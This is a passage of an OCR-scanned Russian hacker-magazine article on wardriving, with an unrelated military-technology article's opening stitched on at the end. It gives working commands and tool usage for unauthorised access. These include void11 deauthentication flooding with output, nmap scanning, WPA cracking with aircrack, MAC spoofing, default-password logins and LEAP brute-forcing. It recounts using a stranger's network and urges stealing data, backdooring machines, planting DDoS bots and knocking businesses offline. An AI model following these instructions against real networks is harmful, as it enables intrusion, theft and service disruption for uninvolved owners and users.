


› Эта программа нужна, чтобы наносить информацию о точках доступа на растровые карты

- Автогис (www.kiberso.com) — это еще один подходящий продукт. О прелестях российской разработки ты должен был прочесть в прошлых номерах][(«Хакер», номер #078). Комплект абсолютно совместим с Netstumbler, но для его использования понадобится утилита Stumbverter (www.sonar-security.com), которая поможет нанести найденные AP на растровые изображения карт (тулза также совместима с Mappoint, Microsoft Streets Trips и, собственно, Автогис). Все, что от тебя требуется, — запустить Автогис вместе с Stumbverter. А дальше ты без труда сможешь найти на карте нужную улицу, дом, любой объект городской инфраструктуры и, конечно же, свои точки доступа.

Для полного понимания приведу общую схему: сканер Netstumbler детектит AP —> данные об AP и ее месторасположении (с помощью GPS-приемника) отображаются на интерфейсе Netstumbler и сохраняются в специальный лог .ns1 —> Stumbverter наносит информацию о точках на карты картографических систем.

› Сканер беспроводных сетей сегодня в ударе




Бесплатные методы

Следует отметить, что все вышеперечисленные продукты являются коммерческими, но существуют абсолютно бесплатные реализации нашей идеи. В этом нам помогут специальные скрипты, позволяющие конвертировать NS-отчеты в массу других форматов. Один из конвертеров (работает в онлайн)

› Вот так неприметно выглядит GPS-приемник GlobalSat BU-303 USB





Поле боя: на экране отображается информация о найденных точках доступа

— PHP Stumbler Parder v1.1 (http://kb3ipd.com/phpStumblerParser/index.php). Полученная на выходе информация будет содержать широту, долготу, MAC-адрес удаленной точки, SSID, информацию о канале и наличие WEP/WAP защиты. Внимание, важный момент. Среди выходных форматов есть так называемый .KML — формат, который используется известнейшим сервисом Google Earth. А это значит, что ты без труда сможешь импортировать информацию о точках и отобразить ее на качественных фотографиях со спутника — вот это я понимаю, привязка к местности!

Загорелся? Тогда качай программную версию онлайн-сервиса, а именно Google Earth Desktop (http://earth.google.com/). Далее через меню «File —> Open» выбирай KML-файл и импортируй его. Вот как, оказывается, все просто! Для более наглядного восприятия я рекомендую KNSGEM (www.rjpi.com/knsgem.htm). Программа поможет «раскрасить» привычную карту в настоящую карту warwalker'a, подсветить найденные точки различными цветами в зависимости от защищенности, закрасить зоны радиопокрытия или провести дистанционные линии.

Парсить логи беспроводного сканера и создавать карту — это, конечно, хорошо. Но, возможно, тебе захочется использовать Google Earth для отображения своих координат в реальном времени? То есть в любой момент отслеживать свои перемещения, скорость движения — и все это в привязке с фотографиями! Подобную возможность предоставляет программа GPS TrackMaker 13.0, работающая в связке с Google Earth Desktop. После запуска нужно выбрать протокол NMEA, после чего прога определит используемое тобой GPS-устройство и запустит окно навигации в реальном времени. В красивой панели приборов есть маленькая кнопочка с логотипом Google Earth. Думаю, не надо объяснять, что делать далее? :)

Во всей этой схеме есть одна загвоздка: для подкачки карт требуется доступ в сеть. А что делать, если под рукой есть только GPS-модуль? Ведь по GPRS карты особенно не покачаешь? Так вот, если тратить кровные деньги (а еще время и нервы) на мобильный интернет не хочется, то советую провести некоторые оффлайновые работы: предварительную загрузку карт с интернета, для которой нужно лишь посерфить планируемые местности для warwalking'a. Полученные текстуры программа автоматически занесет в кэш, и в дальнейшем с полным отсутствие инета ты сможешь запустить Google Earth и нагло игнорировать все запросы о подключении к сети. Скэшированные дома данные (они находятся в C:\Documents and Settings\PCname\ApplicationData\Google\GoogleEarth) тут же выведутся на экран.

Выдвигаемся в бой


Перед тем как прятать девайсы в рюкзак, удостоверься, что выставлены корректные настройки электропитания. Представляю, что скажет тебе приятель, прошедший с тобой пол-Москвы, чтобы удостовериться в том, что твой ноут уже «спит». Во избежание подобной накладки кликни на значок батарейки в трее, зайди в «Настройки электропитания» и смени опции спящего режима. В частности, нужно деактивировать автоматическое отключение дисков и дисплея. Кроме этого, позаботься о том, чтобы имя твоего компьютера не вызывало подозрения у админов, мониторящих сеть. Что-нибудь неброское вроде workstation21 будет менее заметно, чем гордое WiFi-hacker.

Вернемся к нашей истории. Недолго думая, я прошелся вглубь Манежа с огромным количеством торговых точек и офисов внутри. Звуковое оповещение от Netstumbler не заставило себя долго ждать, поэтому я потянулся за ноутом, чтобы проверить результаты. На дисплее отобразились MAC-адреса многочисленных сетей, их идентификаторы, частоты и инфа об использовании криптозащиты WEP/WPA. Мне крупно повезло, так как в списке найденных сетей была точка, которая не фильтровала подключения по MAC-адресам и не имела даже WEP-защиты (Wired Equivalent Privacy). Я тут же законнектился и увидел, что роутером оказался Senao с каналом в 11 Мбит/с. Скорость небольшая, но чем меньше канал, тем он более устойчив к радиопомехам. Это особенно актуально в центре города, поэтому нет ничего удивительного в том, что многие админы умышленно ограничивают скорость. Передав приветы в аське, я обратил внимание на карту: GPS четко показывало мое местоположение, а Stumbverter отмечал ближайшие хотспоты с указанием их дистанции друг от друга в Mappoint'e.

Как действовать, подключившись к точке

Выбросим клиента из сети с помощью тулзы Void11

```
root@localhost:/tools/wifi/void11-0.2.0/console
File  Edit  View  Terminal  Tabs  Help
[root@localhost console]# void11_penetration -D wlan0 -t 1 -B 00:06:02:35:AB:06
Opening raw packet socket for ifindex 10
ioctl[PRISM2_IOCTL_HOSTAPD]: Invalid argument
interface : wlan0ap
ssid      :
delay     : 10000 usec
auto_flood: disabled
type      : deauth flooding
bssid     : 00:06:02:35:ab:06
```



Программа для смены MAC-адреса

доступа, — это отдельный вопрос. Можно сделать многое! При подключении к сети, твой IP автоматически изменится на выданный сетью. Обязательно запомни его и попробуй зайти через браузер на первый узел той же подсети (x.x.x.1). Вполне вероятно, что на этом адресе будет WEB-интерфейс для управления AP'шкой, в котором несмышленые админы зачастую оставляют пароли по умолчанию (admin, cisco, guest). Заполучив к ней доступ, ты сможешь рулить таблицей роутинга, списками доверенных MAC'ов и всем, о чем только мечтал. Специально для тебя бонус: список SSID и паролей, устанавливаемых производителями по умолчанию, который можно скачать здесь: http://cup.su/wi-fi/ssid_defaults-1.0.5.rar.
После входа в сеть разумно проанализировать все сетевое окружение на наличие уязвимостей. Например, с помощью сетевого сканера Nmap (www.insecure.org/nmap/), сканируя диапазон IP-адресов с открытым 139-м портом:

```
nmap -sT -p 139 x.x.x.0/24
```

Еще одной полезной в исследовательских целях тулзой является THC-RUT, которую в народе именуют «ножом вардрайвера во вражеской сети». На борту программы — целая куча методов анализа локалки, в том числе arp lookup, spoofed DHCP request, RARP, BOOTP, ICMP-ping, ICMP address mask request, OS fingerprinting и скоростное опознавание хостов. Используя уязвимые сервисы (LSASS и т.п.) для несанкционированного доступа, ты сможешь вторгнуться в просторы сети, украсть ценную информацию, забекдорить пару компьютеров или же просто шпионить за их активностью. Если сеть имеет хороший внешний канал, актуально будет расставить DDoS-ботов. Словом, все зависит от твоей фантазии.

Расправляемся с защищенными соединениями


Идем дальше. При просмотре карт мое внимание привлекла точка с каналом 54 Мбит/с. Видимо, это была какая-то корпоративная сеть, требующая быстрого соединения. Действительно, сориентировавшись по карте, я выяснил, что это было туристическое агентство. Просто так подключиться к сети я не мог, препятствовала защита WEP. Защитный механизм, прямо скажем, никудышный и за считанные минуты взламывается с помощью пакета программ Aircrack (www.aircrack-ng.org) или WepLab (http://weplab.sourceforge.net/). Но об этом написано столько статей, что повторяться не вижу смысла — лучше посмотрим материалы на диске. Кстати, если пароль совсем легкий, можно попробовать дешифровать его прямо на лету с помощью новенькой утилиты chopchop (www.netstumbler.org/showthread.php?t=12489).
Большинство точек доступа в моих логах были защищены стандартом WPA (Wi-Fi Protected Access). Эта технология пришла на смену дырявому WEP и обладает следующими преимуществами: динамическая генерация ключей, четкое распределение криптографических сумм с помощью технологии MIC (Message Integrity Check), препятствующее внедрению ложных пакетов, интегрированное шифрование по стандарту AES. Неплохо, но даже это не гарантирует 100% защиту сети, и заветный ключик по-прежнему можно подобрать: правда, для этого придется перехватить пакеты инициализации клиента в сети. По большому счету, разницы между взломом WEP и WAP нет. Сначала в ход идет снифер Airdump (входит в пакет Aircrack). После запуска программы открывается диалоговое окно, в котором требуется выбрать беспроводной адаптер, указать тип чипа сетевого адаптера и номер канала беспроводной связи (изменяется от 1 до 14, но можно снифать все сразу, указав 0). Кроме этого, здесь задается имя выходного файла, в который будут складироваться перехваченные фреймы, и указывается, требуется ли снифать все пакеты целиком (cap-файлы) или же только часть пакетов с векторами инициализации (ivs-файлы). Для взлома WEP достаточно было бы перехватить только IVS, но сейчас нам нужны абсолютно все пакеты. Поэтому на вопрос программы «Only write WEP IVs (y/n)» отвечаем отрицательно. После этого снифер начнет свою работу.
Перехватить именно идентификационные пакеты можно двумя способами: либо просто дождаться, пока пользователь отсоединится и вновь зайдет в сеть (то есть устроить засаду), либо умышленно отключить клиента от точки доступа, послав деаутентификационный пакет. К сожалению, средства Windows этого не позволяют, зато подобный фокус легко реализуем под никсами с помощью утилиты Void11 (www.wlsec.net/void11/):

```
void11_penetration -s КЛИЕНТСКИЙ_MAC -B MAC_ТОЧКИ_ДОСТУПА -D wlan0.
```


Если нам удалось реконектить клиента, то пакеты инициализации окажутся в выходном файле Airdump'а: допустим, это gema.cap. Теперь скормим лог самой программе Aircrack:

```
aircrack.exe -a 2 -w wordlist.txt gema.cap
```

Здесь wordlist.txt — это словарь с паролями (чем больше, тем лучше), а ключ «–a 2» указывает на то, что взламывать мы будем защиту WPA. Если повезет, то уже через несколько часов программа выдаст тебе заветный ключик. Но это возможно только при условии, что в словаре был нужный пароль. Что касается WPA2 (следующая версия WPA), то это почти приговор. Используемые методы практически исключают возможность подбора, поэтому с такой точкой лучше сразу распрощаться.



Не обязательно покупать сложный GPS-приемник, достаточно иметь простую модель, которая показывает долготу и широту. Однако у выбранного приемника должен быть интерфейс с компьютером (обычно последовательным кабелем), а выход должен быть совместим со стандартом NMEA (National Marine Electronics Association).



Все утилиты для вардрайвинга, а также массу информации ты найдешь на нашем DVD.



Сканировать сети и отмечать точки на карте Google Earth очень удобно, но какие инструменты могут использовать для этого линуксоиды? Отвечаю: отличной связкой является GPS-демон GPSd (http://gpsd.berlios.de/) и сканер Kismet (www.kismetwireless.net). С помощью специальных скриптов (http://parknation.com/gmap/) инфу о найденных точках несложно наложить на карту Google Earth.



Будь осторожен, опытный админ может сбить тебя и поднять фейковую точку доступа! И при соблюдении некоторых условий даже отследить тебя!

Спуфинг MAC

Ноутбук тем временем постепенно разряжался, поэтому я решил поторопиться на скан других территорий. Идем в сторону Лубянки. Найденные точки доступа поголовно фильтровали подключения по MAC-адресам. Подключиться к таким AP, по идеи, могут только клиенты, которые занесены в список доверенных машин. Но это только по идеи. Обойти подобную защиту — проще простого, нужно лишь сменить MAC-адрес своего беспроводного адаптера на доверенный, который легко определяется все той же утилитой airodump. Для смены MAC'а существует немало утилит, в том числе платная SMAC (www.klcconsulting.net/smac/) и бесплатная Technitium v3.1 (www.technitium.com). Обе требуют лишь выбрать сетевой адаптер и указать для него желаемый MAC-адрес. Убедись в том, что адрес успешно сменился (команда ipconfig /all в консоле) и попробуй установить соединение. К сожалению, с первого раза ты можешь легко обломаться, поскольку авторизированный клиент может быть уже подключен к сети. Выселить его оттуда поможет все та же программа Void1, послав деаутентификационные пакеты.

Везде липа

Мне попалась одна интересная точка: ни один из предыдущих способов проникновения не подходил. В колонке Vendor красовалось слово CISCO. Это заставило меня вспомнить о протоколе авторизации LEAP (Lightweight Extensible Authentication Protocol), разработанном компанией CISCO. Чтобы убедиться в том, что мои догадки верны, я решил проанализировать все пакеты, перехваченные снифером. В этом мне помог Ethereal (www.ethereal.com), мой любимый пакетный снифер/аналайзер. Немного погодя, пакеты отобразились на экране, где в поле инфо было REQUEST, EAP-CISCO Wireless (LEAP). Значит, я был прав.

Главная особенность LEAP состоит в том, что для авторизации нужен не только пароль, но и имя пользователя! По умолчанию в Windows этот протокол не поддерживается, поэтому для работы потребуется установить специальный клиент — Aironet Client Utilities (http://rorschach.concordia.ca/neg/remote_access/wireless/general_info/acu.html). А есть ли смысл его устанавливать? Конечно! Несмотря на продуманность протокола, даже в нем обнаружили уязвимости, позволяющие легко подобрать пароль с помощью перехваченных пакетов LEAP-авторизации. Первым это пронюхал Joshua Wright, разработчик утилиты ASLEAP (http://asleap.sourceforge.net/), которая перехватывает сетевые пакеты при повторном коннекте клиента, после чего брутит пароли для идентификации.

> С помощью Knsgem можно не только отметить точки доступа, но и графически показать их радиопокрытия. Впечатляющее зрелище!



> Идеальная привязка: информация об AP прямо на фотографиях со спутника. Погрешность не более 20 метров.

Занимайся спортом

Все полученные знания приведены только в целях ознакомления и использовать их нужно исключительно для поиска открытых хотспотов. Помни, что взлом — это адреналин, но в то же время и уголовная ответственность.

ЗАЙМЕМСЯ ЗАПАДЛОСТРОЕНИЕМ

Если проникнуть в сеть не удается, то можно устроить небольшой беспредел. Идея состоит в том, чтобы отключить с помощью специальных пакетов клиентские машины от точки доступа, которые будут стараться возобновить соединение — так будет сгенерирован трафик. Подобного рода затяжная атака может навредить админу или же нарушить бизнес какой-либо интернет-забегаловки, так как сеть некоторое время будет абсолютно недоступна и на мониторах в трее будет гореть «Wireless Network unavailable», как звезда одной из Кремлевских башен. А вот и инструменты:

MAC-flood (http://home.jwu.edu/jwright/perl.htm) предназначена для отправки пакетов с множеством сгенерированных MAC-адресов. Использование:
$perl macfld.pl –c 1000 –u 10000 (c — количество пакетов, u — таймаут).

FATA Jack (www.wi-foo.com/soft/attack/fata_jack.c) посылает в эфир большое количество фреймов деаутентификации, деассоциации или, вообще, некорректных фреймов идентификации — все это реально затормаживает работу хотспота.

Aireplay (www.wirelessdefence.org/Contents/Aircrack_aireplay.htm) инжектирует любые фреймы в эфир.


Void11 (www.wlsec.net/void11/) — незаменимая тулза, с помощью которой можно завалить Wi-Fi сеть. Подробности — в статье «Воздушный отказ» («Хакер», номер #080).

LORCON (www.802.11mercenary.net/lorcon/) — новая утилита, полезная для поиска ошибок в драйверах для беспроводных девайсов и в самом стандарте 802.11b. Будучи представленной на конференции BlackHat USA 2006, тулза вызывает всевозможные переполнения карт WLAN специальными фреймами fuzzing, при этом хакер получает возможность выполнить неавторизированный код.

ЮРИЙ СВИДИНЕНКО
/ METAMORPH@YANDEX.RU /

Военные игрушки нового времени

О «НЕСТАНДАРТНЫХ» СИСТЕМАХ ВООРУЖЕНИЯ



ГОНКА ВООРУЖЕНИЙ — ОДНА ИЗ КЛЮЧЕВЫХ ЗАДАЧ ВОЕННОГО МИНИСТЕРСТВА ЛЮБОЙ СТРАНЫ. НАУКА И ТЕХНОЛОГИИ, КАК ПОВЕЛОСЬ С НЕЗАПАМЯТНЫХ ПЕЩЕРНЫХ ВРЕМЕН, ИЗНАЧАЛЬНО ПОЛУЧАЛИ САМУЮ МОЩНУЮ ПОДКОРМКУ ИМЕННО ОТ ВОЕННЫХ. И ДЕЛО НЕ ТОЛЬКО В ДЕНЬГАХ, А СКОРЕЕ В БЫСТРОМ ПЕРЕТЯГИВАНИИ «ЗА УШИ» ЛАБОРАТОРНЫХ ИССЛЕДОВАНИЙ И ПРОТОТИПОВ НА ПОЛИГОН. ПРОЦЕСС R&D В ОБОРОННОЙ ПРОМЫШЛЕННОСТИ — САМЫЙ СКОРОСТНОЙ И ПО БЫСТРОТЕ ВНЕДРЕНИЯ НЕ УСТУПАЕТ ДАЖЕ МИКРОЭЛЕКТРОНЩИКАМ.

Дело еще в том, что, кроме возможности попугать потенциального противника, убийственные новинки можно просто продать, хорошо на этом заработав.

Сокращение биомассы

Тенденция перехода с органики на железо наметилась еще в середине прошлого века. Мотивы вполне понятны: железо не спит, не дезертирует, а самое главное — его родственникам не надо будет платить страховку, если его уничтожат в ходе военных действий.

